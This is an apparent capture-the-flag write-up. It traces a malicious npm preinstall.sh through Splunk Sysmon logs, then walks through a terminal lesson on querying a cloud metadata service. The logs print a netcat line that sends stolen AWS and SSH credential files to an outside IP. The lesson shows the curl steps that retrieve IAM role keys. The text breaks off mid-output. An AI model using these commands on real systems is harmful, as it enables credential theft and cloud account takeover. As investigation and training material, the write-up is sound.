
dvws-node Public
Forked from snoopysecurity/dvws-node
Damn Vulnerable Web Services is a vulnerable web service and API that can be used to learn about webservices/API related vulnerabilities.
JavaScript GPL-3.0 53 0 0 0 Updated on 23 Nov

When we visit the Elves Github (https://github.com/elfnp3), there's one repository. It was forked from https://github.com/snoopysecurity/dvws-node

Task 5

Santa asked Eddie to add a JavaScript library from NPM to the 'partnerapi' project. ***Determine the name of the library*** *and record it here for our workshop documentation.*

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1 user=eddie CommandLine=node*npm*install*
| table CommandLine

node /usr/bin/npm install
node /usr/bin/npm install holiday-utils-js
```



```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=1 user=eddie CommandLine=node*npm*install*
| table CommandLine
```


✓ 2 events (9/9/20 6:05:22.000 PM to 1/4/22 10:52:05.000 AM) No Event Sampling

CommandLine
node /usr/bin/npm install
node /usr/bin/npm install holiday-utils-js

Task 6

Another elf started gathering a baseline of the network activity that Eddie generated. Start with their search and ***capture the full process_name field of anything that looks suspicious.***

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=3 user=eddie NOT dest_ip IN (127.0.0.*) NOT dest_port IN (22,53,80,443)
| table process_id, process_name

6960     /usr/bin/git
6959     /usr/bin/git
6791     /usr/bin/nc.openbsd
```



```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational EventCode=3 user=eddie NOT dest_ip IN (127.0.0.*) NOT
    dest_port IN (22,53,80,443)
| table process_id, process_name
```

✓ 3 events (9/9/20 6:05:22.000 PM to 1/4/22 12:04:40.000 PM) No Event Sampling

process_id	process_name
6960	/usr/bin/git
6959	/usr/bin/git
6791	/usr/bin/nc.openbsd


Of those 3 processes, the last one (/usr/bin/nc.openbsd) seems pretty suspicious…

Task 7

Uh oh. This documentation exercise just turned into an investigation. Starting with the process identified in the previous task, look for additional suspicious commands launched by the same parent process. One thing to know about these Sysmon events is that Network connection events don't indicate the parent process ID, but Process creation events do! ***Determine the number of files that were accessed by a related process*** *and record it here.*

First, we lookup the **parent_process_id** of the **process_id** for the netcat process (6791):

```
* process_id=6791
| table parent_process_id, CommandLine

6788      nc -q1 54.175.69.219 16842
```


New Search

Save As ▾ Create Table View Close

```
* process_id=6791
| table parent_process_id, CommandLine
```

All time ▾

✓ 3 events (9/9/20 6:05:22.000 PM to 1/4/22 12:17:49.000 PM) No Event Sampling ▾

Job ▾ Verbose Mode ▾


Events (3) Statistics (3) Visualization

100 Per Page ▾ Format Preview ▾

parent_process_id	CommandLine
6788	nc -q1 54.175.69.219 16842

Then, we create a new search for processes with this parent_process_id (6788):

```
* parent_process_id=6788
| table CommandLine

nc -q1 54.175.69.219 16842
cat /home/eddie/.aws/credentials /home/eddie/.ssh/authorized_keys /home/eddie/.ssh/config /home/eddie/.ssh/eddie /home/eddie/.ssh/eddie.pub /home/eddie/.ssh/known_hosts
```


New Search

Save As ▾ Create Table View Close

```
* parent_process_id=6788
| table CommandLine
```

All time ▾

✓ 2 events (9/9/20 6:05:22.000 PM to 1/4/22 12:21:53.000 PM) No Event Sampling ▾

Job ▾ Verbose Mode ▾

Events (2) Statistics (2) Visualization

100 Per Page ▾ Format Preview ▾


CommandLine
nc -q1 54.175.69.219 16842
cat /home/eddie/.aws/credentials /home/eddie/.ssh/authorized_keys /home/eddie/.ssh/config /home/eddie/.ssh/eddie /home/eddie/.ssh/eddie.pub /home/eddie/.ssh/known_hosts

Counting the parameters of the cat-command tells us that 6 files are stolen.

Task 8

Use Splunk and Sysmon Process creation data to ***identify the name of the Bash script that accessed sensitive files*** *and (likely) transmitted them to a remote IP address.*

```
* process_id=6788
| table ParentCommandLine

/bin/bash preinstall.sh
```


New Search

Save As ▾ Create Table View Close

```
* process_id=6788
| table ParentCommandLine
```

All time ▾

✓ 3 events (9/9/20 6:05:22.000 PM to 1/4/22 12:28:51.000 PM) No Event Sampling ▾


Job ▾ Verbose Mode ▾

Events (3) Statistics (3) Visualization

100 Per Page ▾ Format Preview ▾

ParentCommandLine
/bin/bash preinstall.sh

The name of the malicious bash-script is preinstall.sh.


Results

✓ Task 8: Complete

Thank you for helping Santa complete his investigation! Santa says you're a whiz!

Thank you for helping

Santa complete his

investigation! Santa says

you're a whiz!

OBJECTIVE 10) NOW HIRING! [SSRF TO IMDS TO S3 BUCKET ACCESS]


Difficulty: 3 - What is the secret access key for the Jack Frost Tower job applications server? Brave the perils of Jack's bathroom to get hints from Noxious O. D'or.

IMDS Exploitation Terminal-challenge

Noxious O. D'or

Hey, this is the executive restroom. Wasn't that door closed?
I'm Noxious O'Dor. And I've gotta say, I think that Jack Frost is just messed up.
I mean, I'm no expert, but his effort to "win" against Santa by going bigger and bolder seems bad.
You know, I'm having some trouble with this IMDS exploration. I'm hoping you can give me some help in solving it.
If you do, I'll be happy to trade you for some hints on SSRF! I've been studying up on that and have some good ideas on how to attack it!
...

Visit Jack's bathroom, in the top of the Tower. Talk to Noxious and accept his challenge. Click the terminal:



```
🎄🎄🎄 Prof. Petabyte here. In this lesson you'll continue to build your cloud asset skills,
🎄🎄🎄 interacting with the Instance Metadata Service (IMDS) using curl.
🎄🎄🎄
🎄🎄🎄 If you get stuck, run 'hint' for assitance.
🎄🎄🎄

______________________________________________________________________________________________

Are you ready to begin? [Y]es: Yes

The Instance Metadata Service (IMDS) is a virtual server for cloud assets at the IP address 169.254.169.254. Send a couple ping packets to the server.

elfu@82431783a387:~$ ping 169.254.169.254 -c 2
PING 169.254.169.254 (169.254.169.254) 56(84) bytes of data.
64 bytes from 169.254.169.254: icmp_seq=1 ttl=64 time=0.017 ms
64 bytes from 169.254.169.254: icmp_seq=2 ttl=64 time=0.031 ms

--- 169.254.169.254 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1005ms
rtt min/avg/max/mdev = 0.017/0.024/0.031/0.007 ms

IMDS provides information about currently running virtual machine instances. You can use it to manage and configure cloud nodes. IMDS is used by all major cloud providers.
Run 'next' to continue.

elfu@82431783a387:~$ next

Developers can automate actions using IMDS. We'll interact with the server using the cURL tool. Run 'curl http://169.254.169.254' to access IMDS data.

elfu@82431783a387:~$ curl http://169.254.169.254

Different providers will have different formats for IMDS data. We're using an AWS-compatible IMDS server that returns 'latest' as the default response. Access the 'latest' endpoint.
Run 'curl http://169.254.169.254/latest'

elfu@82431783a387:~$ curl http://169.254.169.254/latest
dynamic
meta-data

IMDS returns two new endpoints: dynamic and meta-data. Let's start with the dynamic endpoint, which provides information about the instance itself. Repeat the request to access the dynamic
endpoint: 'curl http://169.254.169.254/latest/dynamic'.

elfu@82431783a387:~$ curl http://169.254.169.254/latest/dynamic
fws/instance-monitoring
instance-identity/document
instance-identity/pkcs7
instance-identity/signature

The instance identity document can be used by developers to understand the instance details. Repeat the request, this time requesting the instance-identity/document resource: 'curl
http://169.254.169.254/latest/dynamic/instance-identity/document'.

elfu@82431783a387:~$ curl http://169.254.169.254/latest/dynamic/instance-identity/document
{
        "accountId": "PCRVQVHN4S0L4V2TE",
        "imageId": "ami-0b69ea66ff7391e80",
        "availabilityZone": "np-north-1f",
        "ramdiskId": null,
        "kernelId": null,
        "devpayProductCodes": null,
        "marketplaceProductCodes": null,
        "version": "2017-09-30",
        "privateIp": "10.0.7.10",
        "billingProducts": null,
        "instanceId": "i-1234567890abcdef0",
        "pendingTime": "2021-12-01T07:02:24Z",
        "architecture": "x86_64",
        "instanceType": "m4.xlarge",
        "region": "np-north-1"
}elfu@82431783a387:~$

Much of the data retrieved from IMDS will be returned in JavaScript Object Notation (JSON) format. Piping the output to 'jq' will make the content easier to read.
Re-run the previous command, sending the output to JQ: 'curl http://169.254.169.254/latest/dynamic/instance-identity/document | jq'

elfu@82431783a387:~$ curl http://169.254.169.254/latest/dynamic/instance-identity/document | jq
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   451  100   451    0     0   440k      0 --:--:-- --:--:-- --:--:--  440k
{
  "accountId": "PCRVQVHN4S0L4V2TE",
  "imageId": "ami-0b69ea66ff7391e80",
  "availabilityZone": "np-north-1f",
  "ramdiskId": null,
  "kernelId": null,
  "devpayProductCodes": null,
  "marketplaceProductCodes": null,
  "version": "2017-09-30",
  "privateIp": "10.0.7.10",
  "billingProducts": null,
  "instanceId": "i-1234567890abcdef0",
  "pendingTime": "2021-12-01T07:02:24Z",
  "architecture": "x86_64",
  "instanceType": "m4.xlarge",
  "region": "np-north-1"
}

Here we see several details about the instance when it was launched. Developers can use this information to optimize applications based on the instance launch parameters.
Run 'next' to continue.

elfu@82431783a387:~$ next

In addition to dynamic parameters set at launch, IMDS offers metadata about the instance as well. Examine the metadata elements available:
'curl http://169.254.169.254/latest/meta-data'

elfu@82431783a387:~$ curl http://169.254.169.254/latest/meta-data
---- 8< ---- cut here to keep output readable and short :-) ----
iam/info
iam/security-credentials
iam/security-credentials/elfu-deploy-role
---- 8< ---- cut here to keep output readable and short :-) ----

By accessing the metadata elements, a developer can interrogate information about the system. Take a look at the public-hostname element:
'curl http://169.254.169.254/latest/meta-data/public-hostname'

elfu@82431783a387:~$ curl http://169.254.169.254/latest/meta-data/public-hostname
ec2-192-0-2-54.compute-1.amazonaws.comelfu@82431783a387:~$

Many of the data elements returned won't include a trailing newline, which causes the response to blend into the prompt. Re-run the prior command, adding '; echo' to the end of the command.
This will add a new line character to the response.

elfu@82431783a387:~$ curl http://169.254.169.254/latest/meta-data/public-hostname; echo
ec2-192-0-2-54.compute-1.amazonaws.com

There is a whole lot of information that can be retrieved from the IMDS server. Even AWS Identity and Access Management (IAM) credentials! Request the endpoint
'http://169.254.169.254/latest/meta-data/iam/security-credentials' to see the instance IAM role.

elfu@82431783a387:~$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials; echo
elfu-deploy-role

Once you know the role name, you can request the AWS keys associated with the role. Request the endpoint 'http://169.254.169.254/latest/meta-data/iam/security-credentials/elfu-deploy-role'
to get the instance AWS keys.

elfu@82431783a387:~$ curl http://169.254.169.254/latest/meta-data/iam/security-credentials/elfu-deploy-role; echo
{
        "Code": "Success",
        "LastUpdated": "2021-12-02T18:50:40Z",
        "Type": "AWS-HMAC",
        "AccessKeyId": "AKIA5HMBSK1SYXYTOXX6",
        "SecretAccessKey": "CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX",
